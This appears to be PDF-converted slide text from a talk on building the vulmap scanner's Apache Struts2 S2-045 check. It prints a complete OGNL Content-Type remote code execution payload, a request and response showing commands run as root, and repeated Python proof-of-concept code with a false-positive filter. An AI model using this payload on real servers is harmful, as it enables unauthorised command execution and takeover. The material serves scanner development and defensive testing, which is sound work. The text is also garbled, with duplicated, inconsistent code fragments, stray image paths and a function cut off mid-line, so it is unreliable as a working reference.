
Development - layout



Development - layout



Development - layout



Development



Development - Example

```
zhzy@debian:~$ vulmap -u http://127.0.0.1:8045  
[11:12:22] [WARN] Unknown version: 0.7  
[11:12:29] [INFO] Start scanning target: http://127.0.0.1:8045  
[11:12:32] [INFO] Unable to identify target, Run all pocs  
[11:12:34] [+] The target is Apache Struts2: S2-045 [rce] [cmd:echo 04f9a5f98d9446039c412996f453ca74]  
[11:12:51] [INFO] Scan completed and ended
```



Development - RCE (struts2-045)

burpsuite - requests

```
POST / HTTP/1.0
Host: 127.0.0.1:8045
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: %{(#test='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))).(#req=@org.apache.struts2.ServletActionContext.getRequest()).(#res=@org.apache.struts2.ServletActionContext.getResponse()).(#res.setContentType('text/html;charset=UTF-8')).(#s=new java.util.Scanner((new java.lang.ProcessBuilder('id'.toString().split('\\s'))).start()).getInputStream()).useDelimiter('\\AAAA').(#str=#s.hasNext()?'#s.next():'').(#res.getWriter().print(#str)).(#res.getWriter().flush()).(#res.getWriter().close()).(#s.close()))
Content-Length: 0
```


burpsuite - response

```
HTTP/1.1 200 OK
Date: Mon, 15 Mar 2021 03:22:53 GMT
Content-Type: text/html; charset=UTF-8
Server: Jetty(9.2.11.v20150529)

uid=0(root) gid=0(root) groups=0(root)
```



Development - RCE (struts2-045)



The image shows a screenshot of the PyCharm IDE. At the top, there's a green header bar with three circular icons on the left (red, yellow, green) and the text "pycharm - ApacheStruts2.py" in the center. Below this is a code editor window containing Python code. The code is for a proof-of-concept (PoC) exploit for a Struts 2 vulnerability (struts2-045). It defines a function `s2_045_poc` that generates a random MD5 hash, constructs a command (echoing the hash), and creates headers for a POST request. It then attempts to send the request and checks if the response contains the hash, indicating a successful exploit. If successful, it prints "PoCSuCCeSS". If an exception occurs, it prints the error message.

```
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("RECOMMAND", cmd)
    }
    try:
        self.request = requests.post(self.url, headers=headers, verify=False)
        if md in misinformation(self.request.text, md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
            verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```


Development - RCE (struts2-045)

pycharm - ApacheStruts2.py

```
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("RECOMMAND", cmd)
    }
    try:
        self.request = requests.post(self.url, headers=headers, verify=False)
        if md in misinformation(self.request.text, md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
            verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])


```

```
def random_md5():
    st = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
    md = hashlib.md5("".join(st).encode('utf-8')).hexdigest()
    return str(md)
```



d0970714757783e6cf17b26fb8e2298f
4297f44b13955235245b2497399d7a93
49db6c31f51a58374121761fab9a8543

Development - RCE (struts2-045)



pycharm - ApacheStruts2.py

```
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("RECOMMAND", cmd)
    }

self.payload_s2_045 = r"%{(#test='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
r"(_memberAccess?(_memberAccess=#dm):" \
r"((#container=context['com.opensymphony.xwork2.ActionContext.container'])."
r"(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
r"(#ognlUtil.getExcludedPackageNames().clear())."
r"(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))."
r"(#req=@org.apache.struts2.ServletActionContext@getRequest())."
r"(#res=@org.apache.struts2.ServletActionContext@getResponse())."
r"(#res.setContentType('text/html;charset=UTF-8'))."
r"(#s=new java.util.Scanner((new java.lang.ProcessBuilder"
r"('RECOMMAND'.toString().split('\\s'))).start().getInputStream()).useDelimiter('\\AAAA'))."
r"(#str=#s.hasNext()？#s.next()："').(#res.getWriter().print(#str))."
r"(#res.getWriter().flush()).(#res.getWriter().close()).(#s.close())}"
```

Development - RCE (struts2-045)

Apache Tomcat/6.0.37 - Error report - Google Chrome

HTTP Status 404 -
`/toLogin.doexec(%27%7Becho%20md5md5md5md5md5md5%7D%27).getInputStream(),%23b=new+java.io.InputStreamRe...`
`(meh)&z[%(%7Bkey%7D)(%27meh%27)]`

type Status report

message
`/toLogin.doexec(%27%7Becho%20md5md5md5md5md5md5%7D%27).getInputStream(),%23b=new+ja...`
`(meh)&z[%(%7Bkey%7D)(%27meh%27)]`

description The requested resource is not available.

Apache Tomcat/6.0.37

echo%20md5



深呼吸

Development - RCE



pycharm - ApacheStruts2.py

```
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("RECOMMAND", cmd)
    }
    try:
        self.request = requests.post(self.url, headers=headers, verify=False)
        if md in misinformation(self.request.text, md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
            verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

```
def misinformation(req, md):
    bad_1 = "echo%20" + md
    bad_2 = "echo%2520" + md
    bad_3 = "echo+" + md
    bad_4 = "echo_" + md
    bad_5 = "echo " + md
    bad_6 = "echo%2B" + md
    bad_7 = """ + md
    if bad_1 in req:
        return "misinformation"
    elif bad_2 in req:
        return "misinformation"
    elif bad_3 in req:
        return "misinformation"
    elif bad_4 in req:
        return "misinformation"
    elif bad_5 in req:
        return "misinformation"
    elif bad_6 in req:
        return "misinformation"
    elif bad_7 in req:
        return "misinformation"
    else:
        return req
```

Development - RCE



pycharm - ApacheStruts2.py

```
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("RECOMMAND", cmd)
    }
    try:
        self.request = requests.post(self.url, headers=headers, verify=False)
        if md in misinformation(self.request.text, md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
            verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

```
def misinformation(req, md):
    bad_1 = "echo%20" + md
    bad_2 = "echo%2520" + md
    bad_3 = "echo+" + md
    bad_4 = "echo_" + md
```



修不完 修不完
误报太多了 没救了

```
    else:
        return req
```

Development - RCE (struts2-045)

pycharm - ApacheStruts2.py

```
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("RECOMMAND", cmd)
    }
    try:
        self.request = requests.post(self.url, headers=headers, verify=False)
        if md in misinformation(self.request.text, md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
        verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

```
def misinformation(req, md):
    bad = "echo.{0,10}" + md
    if(re.search(bad, req) != None):
        return "misinformation"
    else:
        return req
```


Development - RCE (struts2-045)

pycharm - ApacheStruts2.py

```
def s2_045_poc(self):
    md = random_md5()
    cmd = "echo " + md
    headers = {
        'User-Agent': self.ua,
        'Content-Type': self.payload_s2_045.replace("COMMAND", cmd)
    }
    try:
        self.request = requests.post(self.url, headers=headers, verify=False)
        if md in misinformation(self.request.text, md):
            self.vul_info["prt_name"] = "PoCSuCCeSS"
    except:
        verify.error_print(self.vul_info["prt_name"])
    verify.scan_print(self.vul_info)

def scan_print(vul_info):
    if result == "PoCSuCCeSS":
        print(now.timed(de=delay) +
              color.green("[+] The target is " +
              prt_name + " " + info))
    elif result == "PoC_MaYbE":
        print(now.timed(de=delay) +
              color.green("[?] The target maybe " +
              prt_name + " " + info))
    else:
        if debug == "debug":
            print(now.timed(de=delay) +
                  color.magenta("[-] The target no " +
                  color.magenta(prt_name)))
        else:
            print("\r{0}{1}{2}".format(now.timed(de=delay),
